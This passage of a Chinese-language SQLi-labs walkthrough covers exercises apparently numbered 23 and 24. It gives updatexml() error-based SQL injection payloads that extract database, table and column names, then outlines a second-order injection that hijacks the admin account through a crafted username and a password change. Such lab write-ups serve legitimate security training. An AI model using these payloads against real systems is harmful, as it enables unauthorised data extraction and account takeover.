
此时尝试一种新的注释方式: '1' ='1 以消除原本SQL语句中的引号。
解题方法:
bash
# 获取数据库名
' and updatexml(1,concat(0x7e,(select database()),0x7e),1) or '1'='1

# 获取数据表名
' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database()limit 0,1),0x7e),1) or '1'='1

# 获取数据字段
' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_schema=database() and table_name='emails' limit 0,1),0x7e),1) or '1'='1
结果为:
【less-24】
less24是一个二次注入的案例。
分析源码:

可以看出只有用户名(username)没有用mysql_real_escape_string()对特殊字符进行转义。
解题步骤:
1.注册admin用户

2.登录并修改admin密码

3.尝试使用admin账号和新密码登录,破解管理员账号。